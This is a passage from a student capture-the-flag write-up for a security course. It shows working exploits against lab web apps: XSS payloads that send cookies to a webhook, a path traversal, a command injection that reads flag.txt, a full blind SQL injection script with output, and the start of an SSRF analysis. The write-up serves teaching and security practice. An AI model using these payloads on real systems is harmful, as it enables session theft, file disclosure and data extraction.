    io.recv()

    state = State(io)
    latency = INITIAL_LATENCY
    while True:
        # Synchronize with the process to be able to time properly
        print(COLORS['yellow'] + "Synchronizing...", end=' ')
        measured_latency = state.synchronize()
        # Update the latency based on the new measure
        latency = ALPHA * measured_latency + (1 - ALPHA) * latency
        print(f"Latency: {latency * 1e3:.4} ms" + COLORS['reset'])

        # Check whether exploit was successful and retrieve the flag if
    it was
        print("Attempting exploit...", end=' ')
        state.try_exploit(latency)
        print(COLORS['red'] + "Failed" + COLORS['reset'])

if __name__ == '__main__':
    main()
```

2.5.5 Final Result and Output

We can try to get the flag by running the exploit code included above. The result of the execution is shown in Figure 4.

```
└> python exploit.py
[+] Opening connection to 128.134.83.160 on port 31335: Done
Synchronizing... Latency: 1.831 ms
Attempting exploit... Failed
Synchronizing... Latency: 3.071 ms
Attempting exploit... Failed
Synchronizing... Latency: 3.704 ms
Attempting exploit... Failed
Synchronizing... Latency: 4.671 ms
Attempting exploit... Failed
Synchronizing... Latency: 4.875 ms
Attempting exploit... Success!
COSE354{ISEGYE_1dol_JURURU_DDEOKSANG_GAZUA~}

[*] Closed connection to 128.134.83.160 port 31335
```

Figure 4: Result of the Stage 4 exploitation

As demonstrated in Figure 4, after some failed attempts possibly due to the small time window and latency issues with the server, or just because the random stock value

sequence was not exploitable, the script successfully triggers the race condition and causes the integer underflow necessary to get the flag:

```
COSE354{ISEGYE_1dol_JURURU_DDEOKSANG_GAZUA~}
```

3 Web

3.1 fun-shopping_1 (50 pts)

3.1.1 Problem Description

The challenge provides a simple shopping cart application where users can add items. The admin bot visits the cart URL upon a purchase request. The goal is to exploit an XSS vulnerability to steal the admin's cookie (flag). The application filters user input using a custom function **filter step1** before rendering it into a JavaScript array in the frontend template.

3.1.2 Vulnerability Analysis

The vulnerability is a **Reflected Cross-Site Scripting (XSS)** issue arising from an incomplete filter.

Incomplete Filtering In app.py, the **filter step1** function only removes angle brackets (‘<‘, ‘>‘) but allows JavaScript syntax characters such as double quotes (“”‘), brackets (‘]‘), and semicolons (‘;‘).

```
def filter_step1(value: str) -> str:
    if not isinstance(value, str):
        return value
    # Vulnerability: Only removes < and >. Quotes are allowed.
    return value.replace("<", "").replace(">", "")
```

String Breakout In **cart.html**, the user input is placed directly inside a JavaScript array string:

```
item = [ "{{ input }}" ];
```

Since HTML tags are blocked, we must use a **String Breakout** technique. By injecting “”‘ and ‘]‘, we can close the current string and array definition, then append arbitrary JavaScript code.

3.1.3 Exploit Flow Code

The exploitation proceeds as follows:

1. **Breakout:** Start the payload with “”];‘ to close the string double-quote and the array bracket.
2. **Injection:** Insert malicious JavaScript (‘location.href=...‘) to redirect the bot to a webhook with the cookie.
3. **Cleanup:** End with ‘//‘ to comment out the remaining characters generated by the template.

Listing 1: XSS Payload for Step 1

```
"];location.href=‘[My Webhook UUID]]?c=${document.cookie}‘;//
```

The final attack URL structure is:

```
http://128.134.83.160:32332/cart?items="];location.href=`[My Webhook
    UUID]]?cookie=${document.cookie}`;//&qty=1
```

3.1.4 Final Result and Output

By sending the malicious URL to the bot via the **Purchase** feature, the bot's cookie was successfully captured in the Webhook logs.



Figure 5: Captured Flag for fun shopping_1

```
Flag: COSE354{Succ3ssful_XSS_Byp455_0v3rc4m3_F1lt3r_STEP1_sadkmvla!}
```

3.2 fun-shopping_2 (50 pts)

3.2.1 Problem Description

This challenge is similar to the previous one but implements a different filtering mechanism, **filter step2**. The frontend template configuration has also changed. The goal remains to exploit XSS to retrieve the admin cookie.

3.2.2 Vulnerability Analysis

The vulnerability is caused by a combination of insufficient backend filtering and insecure frontend configuration.

Inadequate Filtering The **filter step2** function in app.py removes single (‘’‘) and double (‘”‘) quotes but fails to filter angle brackets (‘<‘, ‘>‘).

```
def filter_step2(value: str) -> str:
    if not isinstance(value, str):
        return value
    # Vulnerability: Only removes quotes, but allows < and >
    return value.replace("'", "").replace('"', "")
```

Insecure Template Configuration The cart.html, the `autoescape false` directive is used inside a script block. This renders user input directly into the JavaScript context without proper HTML entity encoding.

3.2.3 Exploit Flow Code

Since quotes are stripped, we cannot break out of the JavaScript string directly. However, because ‘<‘ and ‘>‘ are allowed, we can perform a Script Breakout:

1. Close the existing ‘<script>‘ tag using ‘</script>‘.
2. Inject a new ‘<script>‘ tag containing the payload.
3. Use **ES6 Template Literals (Backticks)** to construct strings without using quotes.

Listing 2: XSS Payload for Step 2

```
</script><script>location.href=`[My Webhook UUID]?cookie=${document.
    cookie}`</script>
```

The final attack URL structure is:

```
http://128.134.83.160:32332/cart?items=</script><script>location.href=`[
    My Webhook UUID]?cookie=${document.cookie}`</script>?cookie=${
    document.cookie}`;//&qty=1
```

3.2.4 Final Result and Output

The payload successfully bypassed the filter and executed on the admin bot’s browser.



Figure 6: Captured Flag for fun shopping_2

```
Flag: COSE354{Succ3ssfu1_XSS_Byp455_0v3rc4m3_STEP2_vmkdsla}
```

3.3 gallery (50 pts)

3.3.1 Vulnerability Analysis



Figure 7: Main page of the Gallery

The challenge provides a single webpage, as shown in the figure. At the bottom of the page, the message "*Made for cozy browsing. Keep paths inside the frame—our only guard swaps ../ → ..*" is displayed. This mechanism is intended to mitigate path-traversal attacks by modifying potentially malicious path sequences. However, the defense is overly simplistic and insufficient to prevent more sophisticated traversal attempts.

3.3.2 Exploit and Result

The image is requested through a URL of the following form:

```
http://128.134.83.160:32336/image?path=dawn-glow.svg.
```

Since the server naïvely replaces all occurrences of "../" with "..", an attacker can bypass this filter by using the sequence "..//", which the server transforms into a valid "../". This allows directory traversal beyond the intended image directory and enables access to arbitrary files such as flag.txt. The exact payload used is:

```
http://128.134.83.160:32336/image?path=..//..//flag.txt
```

Executing the exploit results in the following server response:

```
COSE354{dreamy_glass_gallery_lfi}
```

3.4 Server Panel (50 pts)

3.4.1 Vulnerability Analysis



Figure 8: Main page of the Server Panel

The webpage functions as a server monitoring console, displaying components such as server health, CPU status, memory usage, and a maintenance panel. The web application itself can be downloaded and inspected. Its contents include the main application file, app.py, as well as the file flag.txt.

```
@app.route('/ops', methods=['POST'])
def ops():
    data = request.get_json(silent=True) or {}
    signal = data.get('signal')
    pane = data.get('pane')

    if not signal or not pane:
        return "Invalid request", 400

    try:
        output = subprocess.check_output(signal, shell=True, stderr=
   subprocess.STDOUT, text=True)

        if pane == 'cpu':
            parsed_result = parse_cpu_output(output)
        elif pane == 'memory':
            parsed_result = parse_memory_output(output)
        elif pane == 'health':
            parsed_result = parse_health_output(output)
        else:
            return "Invalid pane", 400

        return jsonify(result=parsed_result)
    except subprocess.CalledProcessError as e:
        return jsonify(result=f"An error occurred:\n{e.output}")
```

In the /ops endpoint, the application invokes system commands with the parameter 'shell=True', which exposes the system to command injection vulnerabilities. The value provided in the 'signal' parameter is executed without adequate validation, allowing arbitrary commands to be injected. Depending on the value of 'pane', the application applies one of three different parsing routines. Although any of the three panes can be exploited, this solution focuses on the cpu pane.

3.4.2 Exploit and Result

```
def parse_cpu_output(output):
    lines = output.split('\n')
    parsed_result = 'Key CPU Info:\n'
    keys_to_show = ['Model name', 'CPU(s)', 'Thread(s) per core', '
   Architecture']
    for line in lines:
        for key in keys_to_show:
            if line.startswith(key):
                parsed_result += line + '\n'
    return parsed_result
```

```
def parse_memory_output(output):
    lines = output.split('\n')
    parsed_result = 'Memory Info:\n'
    keys_to_show = ['Mem:', 'Swap:']
    for line in lines:
        for key in keys_to_show:
            if line.startswith(key):
                parsed_result += line + '\n'
    return parsed_result
```

```
def parse_health_output(output):
    lines = output.split('\n')
    parsed_result = 'Uptime:\n'
    for line in lines:
        if 'load average' in line:
            parsed_result += line
            break
    return parsed_result
```

The server performs only minimal validation. It checks whether the input string contains one of several predefined keywords, such as “Model name”. To bypass this check, the keyword can simply be added to the payload, after which an injected echo command can be executed. This allows arbitrary output to be returned, including the result of cat flag.txt. Using Postman, we could use POST method to the url “http://128.134.83.160:32337/ops”, with the following payload:

```
{
  "pane": "cpu",
  "signal": "echo 'Model name: '$(cat flag.txt)"
}
```

Executing the exploit results in the following server response:

```
COSE354{E4sy_C0mm4nd_1nj3ction~!~!~!~!}
```

3.5 fun-shopping_3 (100 pts)

3.5.1 Problem Description

The third iteration of the challenge introduces **filter step3**, which attempts to combine previous protections. The input is again rendered into a JavaScript array ‘[”item1”, ”item2”]‘. The objective is to bypass this stricter filter to execute XSS.

3.5.2 Vulnerability Analysis

The vulnerability exploits an incomplete filter that sanitizes quotes and tags but permits the Backslash (‘\‘) character.

Filter Logic **filter step3** removes ‘<, >, ’, ”‘ but leaves ‘\‘ intact. In JavaScript strings, the backslash is an escape character.

Injection Strategy By injecting a backslash as the first item in the array ‘[”item1”, ”item2”]‘, we can escape the closing double quote of the first item. This causes the browser to interpret the separator (‘”, ”‘) as part of the string, merging the two items. The second item can then break out of the string context.

3.5.3 Exploit Flow Code

We inject two items (requiring ‘qty=1,1‘):

- Item 1: ‘\‘ (Escapes the closing quote)
- Item 2: ‘]; code... //‘ (Closes the array and executes code)

Listing 3: Attack URL Parameters

```
// items parameter
\,];location.href=‘[My Webhook UUID]]?c=${document.cookie}‘;//

// qty parameter
1,1
```

The final attack URL structure is:

```
http://128.134.83.160:32332/cart?items=\,];location.href=‘[My Webhook
   UUID]]?c=${document.cookie}‘;//?cookie=${document.cookie}‘;//&qty=1
```

3.5.4 Final Result and Output

The injection successfully manipulated the JavaScript array structure, executing the payload.



Figure 9: Captured Flag for fun shopping_3

```
Flag: COSE354{Succ3ssful_XSS_Byp455_0v3rc4m3_STEP3_smvqqoqf}
```

3.6 Clean Board (100 pts)

3.6.1 Problem Analysis

The CleanBoard challenge implements a simple message board with an automatic spam filter. Whenever a user submits a new post, the backend determines whether the post should be classified as spam. Spam posts are **hidden from the front page**, while non-spam posts remain visible.

This difference in visibility creates a boolean side channel:

- If the post **does not appear** on the main page, the spam filter returned **True**.
- If the post **appears** on the main page, the spam filter returned **False**.

The key vulnerability lies in the fact that the `tag` parameter submitted by the user is inserted directly into a SQL expression and executed by SQLite as part of the spam decision logic. By observing whether a post becomes visible or hidden, we can perform a boolean-based blind SQL injection and exfiltrate the flag stored in the database.

3.6.2 Vulnerability Analysis

The critical weakness resides in the `check_spam()` function. After performing keyword-based filtering, the backend evaluates the following SQL query:

```
cur.execute(f"SELECT CASE WHEN {tag} THEN 1 ELSE 0 END")
```

Here, `tag` is unescaped user input. This allows an attacker to inject arbitrary SQL boolean expressions such as:

```
1=1
0=1
(SELECT COUNT(*) FROM flag_table)
substr((SELECT flag FROM flag_table), 1, 1)='F'
```

The result of this boolean expression determines whether the post becomes spam:

- Result = **1** → treated as spam → post is **hidden**.
- Result = **0** → not spam → post is **visible**.

Thus, the UI acts as a blind SQL oracle.

3.6.3 Exploitation Process

To extract the flag, we inject a substring comparison into the `tag` field:

```
substr((SELECT flag FROM flag_table), POSITION, 1)='X'
```

The attack proceeds character-by-character:

1. Submit a payload that checks whether the i-th character of the flag is a given value.
2. Reload the front page.
3. If the post **disappears**, the condition evaluated to **True**.
4. If the post **remains**, the condition evaluated to **False**.
5. Repeat over the ASCII character set.

This transforms the spam filter into a boolean-based blind SQL injection mechanism.

3.6.4 Exploit Code

```
import requests
import string
import secrets

# Base URL of the challenge server
BASE_URL = "http://128.134.83.160:32338/"

# Character set to brute-force each position of the flag
CHARSET = string.ascii_uppercase + string.ascii_lowercase + string.
    digits + "{}_-"

# Persistent session to preserve session_id behavior of the server
session = requests.Session()


def condition_is_true(expr: str) -> bool:
    """
    Sends a new post with a crafted SQL boolean expression inside the '
    tag' field.

    Parameters:
        expr (str): A raw SQLite boolean expression injected as-is.
                    Example: "(substr((SELECT flag FROM flag_table LIMIT
    1), 1, 1) = 'C')"

    Returns:
        True  - The post becomes hidden (spam). This means the SQL
    expression evaluated to TRUE
                or caused an SQL error (server treats errors as spam).
        False - The post remains visible. This means the SQL expression
    evaluated to FALSE.
    """

    # Title intentionally includes a known spam keyword to trigger the
    spam-rule branch.
    marker = "ID_" + secrets.token_hex(4)
    title = f"free money {marker}"
    content = "test content"
    tag = expr

    # Submit a new post
    session.post(
        BASE_URL + "/new",
        data={"title": title, "content": content, "tag": tag},
        allow_redirects=True,
        timeout=5,
    )

    # Fetch the main page and see whether the marker is visible
    resp = session.get(BASE_URL + "/", timeout=5)
    page = resp.text

    # If the marker is NOT present, the server treated the post as spam
    -> condition TRUE
    return marker not in page
```

```
def extract_flag(max_len: int = 80) -> str:
    """
    Performs a boolean-based blind SQL injection by testing one
   character at a time.

    max_len:
        Maximum number of characters to attempt during brute force.

    Returns:
        The recovered flag string.
    """

    flag = ""

    for pos in range(1, max_len + 1):  # SQLite substr is 1-indexed
        found = False

        for ch in CHARSET:
            # Boolean expression checking whether the character at 'pos'
    equals 'ch'
            expr = (
                f"(substr((SELECT flag FROM flag_table LIMIT 1), "
                f"{pos}, 1) = '{ch}')"
            )

            # If condition is TRUE -> post becomes spam -> marker
   disappears
            if condition_is_true(expr):
                flag += ch
                print(f"[+] Found char at pos {pos}: {ch}  -> {flag}")
                found = True
                break

        # If no character matched, then the flag likely ended
        if not found:
            print(f"[*] No more characters at pos {pos}, stopping. Final
    flag: {flag}")
            break

    return flag


if __name__ == "__main__":
    final_flag = extract_flag()
    print("=== DONE ===")
    print("Recovered flag:", final_flag)
```

This script detects whether each candidate character makes the post disappear. When it does, the correct character has been found.

3.6.5 Final Result and Output

Using the blind SQL injection technique described above, the full flag was successfully reconstructed.

COSE354{BLIND_SSM_SPAM_FILTER_SQLI}

```
(.venv) potato@potatoui-MacBookAir cleanboard _share % python3 exploit.py
[+] Found char at pos 1: C  -> C
[+] Found char at pos 2: O  -> CO
[+] Found char at pos 3: S  -> COS
[+] Found char at pos 4: E  -> COSE
[+] Found char at pos 5: 3  -> COSE3
[+] Found char at pos 6: 5  -> COSE35
[+] Found char at pos 7: 4  -> COSE354
[+] Found char at pos 8: {  -> COSE354{
[+] Found char at pos 9: B  -> COSE354{B
[+] Found char at pos 10: L  -> COSE354{BL
[+] Found char at pos 11: I  -> COSE354{BLI
[+] Found char at pos 12: N  -> COSE354{BLIN
[+] Found char at pos 13: D  -> COSE354{BLIND
[+] Found char at pos 14: _  -> COSE354{BLIND_
[+] Found char at pos 15: S  -> COSE354{BLIND_S
[+] Found char at pos 16: S  -> COSE354{BLIND_SS
[+] Found char at pos 17: M  -> COSE354{BLIND_SSM
[+] Found char at pos 18: _  -> COSE354{BLIND_SSM_
[+] Found char at pos 19: S  -> COSE354{BLIND_SSM_S
[+] Found char at pos 20: P  -> COSE354{BLIND_SSM_SP
[+] Found char at pos 21: A  -> COSE354{BLIND_SSM_SPA
[+] Found char at pos 22: M  -> COSE354{BLIND_SSM_SPAM
[+] Found char at pos 23: _  -> COSE354{BLIND_SSM_SPAM_
[+] Found char at pos 24: F  -> COSE354{BLIND_SSM_SPAM_F
[+] Found char at pos 25: I  -> COSE354{BLIND_SSM_SPAM_FI
[+] Found char at pos 26: L  -> COSE354{BLIND_SSM_SPAM_FIL
[+] Found char at pos 27: T  -> COSE354{BLIND_SSM_SPAM_FILT
[+] Found char at pos 28: E  -> COSE354{BLIND_SSM_SPAM_FILTE
[+] Found char at pos 29: R  -> COSE354{BLIND_SSM_SPAM_FILTER
[+] Found char at pos 30: _  -> COSE354{BLIND_SSM_SPAM_FILTER_
[+] Found char at pos 31: S  -> COSE354{BLIND_SSM_SPAM_FILTER_S
[+] Found char at pos 32: Q  -> COSE354{BLIND_SSM_SPAM_FILTER_SQ
[+] Found char at pos 33: L  -> COSE354{BLIND_SSM_SPAM_FILTER_SQL
[+] Found char at pos 34: I  -> COSE354{BLIND_SSM_SPAM_FILTER_SQLI
[+] Found char at pos 35: }  -> COSE354{BLIND_SSM_SPAM_FILTER_SQLI}
[*] No more characters at pos 36, stop. Final flag: COSE354{BLIND_SSM_SPAM_FILTER_SQLI}
=== DONE ===
Recovered flag: COSE354{BLIND_SSM_SPAM_FILTER_SQLI}
```

Figure 10: result of CleanBoard exploitation showing the recovered flag

The visibility of the post directly encodes the truth value of our injected expression. By iterating across all character positions, the entire flag can be exfiltrated without any error messages or direct output from the backend.

This challenge demonstrates the danger of combining:

- unescaped SQL expressions,
- conditional logic inside database queries, and
- UI-driven side channels.

Even when the server provides no SQL error output, a boolean-based blind injection can still leak sensitive information such as secret tokens or flags.

3.7 secure_preview (150 pts)

3.7.1 Exploratory Request to `/flag`

Before analyzing the frontend code in detail, we first tried to directly access the suspected internal endpoint `/flag` through the preview interface.



Figure 11: Direct preview request to `http://128.134.83.160:32335/flag` returning 403

As shown in Figure 11, when we send `http://128.134.83.160:32335/flag` to the preview function, the server responds with HTTP status code **403** and a JSON body similar to:

```
{"error":"Access Denied",
 "message":"This endpoint is only accessible from localhost",
 "your_ip":"192.168.0.1"}
```

This response is an important hint:

- The message `"only accessible from localhost"` indicates that `/flag` is intended to be reachable only from the local machine.
- The field `"your_ip":"192.168.0.1"` shows that the request is actually coming from an internal private IP, not directly from our browser.

From this, we can infer that the preview feature is implemented as a **server-side HTTP client** that fetches the target URL on behalf of the user. In other words, the application exposes a classic *Server-Side Request Forgery (SSRF)* primitive.

Motivated by this observation, we then analyzed the frontend code (`main.js`) to understand how URLs are sent to the backend `/preview` endpoint and how the server distinguishes normal errors from SSRF-protection blocks. This analysis is summarized in the next subsection.

3.7.2 Problem Description

This challenge provides a web application called **SecurePreview**, which implements a "URL preview" feature. The main page contains a single input box where a user can type an arbitrary URL and click the *Preview* button. The frontend then sends the URL to the backend endpoint `/preview`, which in turn fetches the target URL and returns a JSON response containing:

- the original URL and the final URL after redirects,
- the HTTP status code of the target response,
- the content length, and
- a truncated preview of the response body.

The response is then rendered nicely by the frontend as a "URL Fetched Successfully" panel or, if something goes wrong, as an error or blocked request panel.

From the behavior and the code, it is clear that the backend is acting as an HTTP client on behalf of the user: given a user supplied URL, it performs a server-side request and returns the result. This is a classic **Server-Side Request Forgery (SSRF)** setup, and the goal of the challenge is to abuse this preview mechanism in order to access internal endpoints such as `/flag`, which are otherwise restricted (e.g., only accessible from localhost).

3.7.3 Frontend Code Analysis (`main.js`)

The JavaScript file `main.js` implements all client-side logic for the URL preview application. At the top, it defines a simple global state:

```
let isLoading = false;
```

The core function of interest is `previewURL()`, which is bound to the Preview button and also to the Enter key in the URL input field:

```
async function previewURL() {
    if (isLoading) return;

    const urlInput = document.getElementById('url-input');
    const url = urlInput.value.trim();

    // Basic validation
    if (!url) {
        showError('Please enter a URL');
        return;
    }

    if (!isValidURL(url)) {
        showError('Invalid URL format. Please enter a valid HTTP or
   HTTPS URL.');
```

```
        return;
    }

    setLoading(true);
    clearResult();

    try {
        const response = await fetch('/preview', {
            method: 'POST',
            headers: { 'Content-Type': 'application/json' },
            body: JSON.stringify({ url: url })
        });

        const data = await response.json();

        if (data.success) {
            showSuccess(data);
        } else {
            if (data.blocked) {
                showBlocked(data);
            } else {
                showError(data.error || 'Request failed');
            }
        }
    } catch (error) {
        showError(`Network error: ${error.message}`);
    } finally {
        setLoading(false);
    }
}
```

The function performs basic client-side checks:

- It ensures the input is non-empty.
- It calls `isValidURL(string)`, which internally uses the browser's `URL` constructor and only accepts `http:` or `https:` schemes:

```
function isValidURL(string) {
    try {
        const url = new URL(string);
        return url.protocol === 'http:' || url.protocol === 'https
    :';
    } catch (_) {
        return false;
    }
}
```

If validation succeeds, the frontend sends a **POST** request to `/preview` with a JSON body { `"url": "<user input>"` }. The server then responds with a JSON object that is expected to contain fields such as `success`, `blocked`, `url`, `final_url`, `status_code`, `content_length`, and `content`.

Depending on the response, different helper functions render the result:

- `showSuccess(data)` displays a green "URL Fetched Successfully" card, including the original URL, final URL, status code, content length, and the response body preview:

```
function showSuccess(data) {
    const resultArea = document.getElementById('result-area');

    let html = `
        <div class="result-success">
            <div class="result-header">
                <i class="bi bi-check-circle-fill text-success"></i
   >
                <h6>URL Fetched Successfully</h6>
            </div>

            <div class="result-meta">
                <div class="result-meta-item">
                    <strong>Original URL:</strong>
                    <span>${escapeHtml(data.url)}</span>
                </div>
                <div class="result-meta-item">
                    <strong>Final URL:</strong>
                    <span>${escapeHtml(data.final_url)}</span>
                </div>
                <div class="result-meta-item">
                    <strong>Status Code:</strong>
                    <span class="badge bg-success">${data.
   status_code}</span>
                </div>
